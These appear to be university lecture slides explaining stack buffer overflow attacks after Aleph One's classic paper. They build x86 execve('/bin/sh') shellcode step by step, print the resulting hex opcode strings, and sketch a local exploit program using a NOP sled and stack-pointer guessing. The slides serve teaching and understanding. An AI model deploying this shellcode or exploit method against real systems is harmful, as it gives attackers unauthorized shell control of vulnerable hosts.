

Introduction

- A successful buffer overflow attack allows the execution of *arbitrary code*
- We look here at the typical code an attacker wants to run and at some of the issues involved in converting that code to a format suitable for injection
- Material is largely drawn from Aleph One's "Smashing The Stack for Fun and Profit" (available for download at <http://www.immunix.org>)
- This paper is heavily referenced in the literature and is the "seminal" work on understanding buffer overflow attacks - you ought to read it

Payload generation


- Buffer overflows allow for the execution of *arbitrary code*, but what kind of code would an attacker typically like to run?
- Often, she would like to launch a shell, that way she obtains full control of the host machine (especially if the victim process runs with elevated privileges)
- Obviously, the code to launch a shell will rarely exist in the victim process address space, so what does she do?
- She injects the required code by placing it in the overflowing buffer and modifying the return address to point to the injected code

Payload generation (continued)

- The attacker starts by writing some simple C code which does what she needs
- Her program will call the C library function `execve` which sets up for and invokes the underlying system call
- She can disassemble the program to see what is going on in the background and to view the opcodes that are required to implement the attack
- Clearly her exploit must invoke the same system call, this requires building the necessary data structure on the stack, initialising some registers and executing a software interrupt to jump to the kernel's system call handling code

```
void  
function(void)  
{  
    char *name[2];  
  
    /* Initialise */  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
  
    /* Launch shell */  
    execve(name[0],  
           name, NULL);  
}
```

- The attacker's shellcode needs to build this structure in memory in order to invoke the `execve` system call...



```
function:
    pushl   %ebp                # Store old frame pointer
    movl   %esp, %ebp          # Make new frame pointer
    subl   $8, %esp            # Make space for locals
    movl   $.LC0, -8(%ebp)     # Initialise name[0]
    movl   $0, -4(%ebp)        # Initialise name[1]
    subl   $4, %esp            # Make more room
    pushl   $0                  # Push 3rd execve parameter
    leal   -8(%ebp), %eax      # Create pointer to array
    pushl   %eax                # Push 2nd execve parameter
    pushl   -8(%ebp)           # Push 1st execve parameter
    call   execve               # Call execve function
    addl   $16, %esp           # Give back room
    leave  # Reset frame pointer
    ret                          # Return
```

execve:

```
pushl   %ebp           # Store old frame pointer
movl    %esp,%ebp     # Make new frame pointer
movl    0x8(%ebp),%ebx  # Address of /bin/sh in ebx
movl    0xc(%ebp),%ecx  # Address of array in ecx
movl    0x10(%ebp),%edx # Put null in edx
movl    $0xb,%eax      # Set up for execve
int     $0x80          # Jump to kernel mode
```

What does the attacker need to do?



1. Have the null terminated `/bin/sh` string in memory
2. Have the address of the `/bin/sh` string in memory
3. Have the latter address followed by a null in memory
4. Put `0xb` in the EAX register
5. Put the address of the `/bin/sh` string in the EBX register
6. Put the address of the address of the `/bin/sh` string in the ECX register
7. Put null in the EDX register
8. Execute the `0x80` software interrupt

Ignoring the error handling code in the original paper, in assembly pseudo code the attacker needs to...

1. Null terminate the `/bin/sh` string
2. Put a null on the stack
3. Put a pointer to the `/bin/sh` string on the stack
4. Load a null into the EDX register
5. Load a pointer to the pointer to the `/bin/sh` string into the ECX register
6. Load a pointer to the `/bin/sh` string into the EBX register
7. Load `0xb` into the EAX register
8. Execute the `0x80` software interrupt

A problem

- The attacker does not know beforehand where in memory her injected code will live (due to stack randomisation effects, variable stack requirements etc.)
- Thus it is impossible to directly reference the address of the `/bin/sh` string as the code currently does
- The attacker can however include in the injected code instructions which will at execution time work out where the `/bin/sh` string resides
- One way to do it is to use a `jmp/call` sequence to force the address of the `/bin/sh` to the top of the stack where it can be popped for subsequent use



```
function:
    jmp          d                # Jump down
u:  popl        %esi            # Addr of /bin/sh in %esi

# Build array and call execve
    movl        $0x0,%eax        # Zero eax
    movb        $0x0,0x7(%esi)   # Null terminate /bin/sh
    pushl       %eax            # Put null above pointer
    pushl       %esi            # Make pointer to array
    movl        $0x0,%edx        # Null in edx
    movl        %esp,%ecx        # Addr of array in ecx
    movl        %esi,%ebx        # Addr of /bin/sh in ebx
    movl        $0xb,%eax        # Set up for execve call
    int         $0x80           # Jump to kernel mode
d:  call        u                # Jump up
    .string    ``/bin/sh''      # The string
```

Deriving an attack string

- The assembly code must be converted to a string so it can be injected into the overflowing buffer
- Doing so is straightforward, an executable is built and `x/Nxb address` (where `N` is the number of bytes in the code and `address` is the address of the code) can be used in `gdb` to convert the program to a string
- This gives the following hex string of opcodes. . .

```
\xeb\x1f\x5e\xb8\x00\x00\x00\x00\xc7  
\x46\x07\x00\x00\x00\x00\x50\x56\xba  
\x00\x00\x00\x00\x89\xe1\x89\xf3\xb8  
\x0b\x00\x00\x00xcd\x80\xe8xdc\xff  
\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

Another problem

- Why will injecting the above not work?
- How will C's string handling functions interpret `\x00`?
- Examining the new version in `gdb` reveals all null-generating instructions have successfully been removed and the final string looks as follows. . .

```
\xeb\x12\x5e\x31\xc0\x88\x46\x07\x50  
\x56\x31\xd2\x89\xe1\x89\xf3\xb0\x0b  
\xcd\x80\xe8\xe9\xff\xff\xff\x2f\x62  
\x69\x6e\x2f\x73\x68
```

- Compile and run the shellcode, what happens?


```
function:
    jmp        d                # Jump down
u: popl      %esi              # Addr of /bin/sh in esi

# Build array and call execve
    xorl      %eax,%eax        # Zero eax
    movb     %al,0x7(%esi)     # Null terminate /bin/sh
    pushl    %eax              # Put null above pointer
    pushl    %esi              # Create pointer to array
    xorl     %edx,%edx         # Null in edx
    movl     %esp,%ecx         # Addr of array in ecx
    movl     %esi,%ebx         # Addr of /bin/sh in ebx
    movb     $0xb,%al          # Set up for execve call
    int      $0x80             # Jump to kernel mode
d: call      u                # Jump up
    .string  ``/bin/sh''      # The string
```

Launching an attack

- Having derived some working attack code we turn our attention to understanding the practicalities of how an attacker can inject such code into a vulnerable process address space
- We are working with simple local and not remote exploits
- The simplest way to go about it is to write an exploit program (e.g. in C) that will `exec1p` the vulnerable one, passing to it the attack code
- This exploit program takes two parameters, the length of the string to inject and an offset used in new return address calculation

- We require the exploit program to produce a string whose structure is similar to the one shown here
- NOP instructions provide a wide landing area increasing an attacker's chances of success
- The injected code lives near the top of the buffer (leaving more room for NOP instructions)



The exploit program

- The attacker wants to overwrite a return address in the vulnerable program with a new one that points into a buffer on the stack - but where will that buffer be in memory?
- If we assume (it is an assumption as the loader chooses a random stack start address) that on `execvp` the child process inherits a stack start address similar to its parent then that might be a good place to start
- We can inline some assembly in the exploit program to gather relevant information...

```
static unsigned int getesp(void) {  
    __asm__("movl %esp, %eax");  
}
```

The exploit program (continued)

- Calling the above function from the exploit program will give a rough idea of where the stack will begin in the vulnerable program (to be invoked through a call to `execlp`)
- Subtracting the user-supplied command line offset from this value to gives a new target return address (some thought is usually required to come up with a suitable offset)
- Finally the gathered information is used to build the attack string and it is passed to the vulnerable program with a call to `execlp`